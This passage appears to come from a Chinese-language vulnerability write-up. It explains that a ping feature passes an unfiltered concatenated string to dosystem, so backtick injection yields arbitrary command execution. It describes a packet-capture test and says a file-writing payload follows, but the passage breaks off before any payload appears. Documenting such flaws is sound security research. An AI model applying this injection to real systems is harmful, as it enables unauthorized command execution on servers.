
return 1;


}

dosystem的时候直接对拼接的v6进行执行没有任何过滤直接用反引号闭合就可以任意命令执行了。

测试如下：

输入127.0.0.1 1条数抓包，点击发包







发现成功发送ping命令测试语句。

这里将payload进行修改，修改恶意命令为可以任意写入文件到服务器：

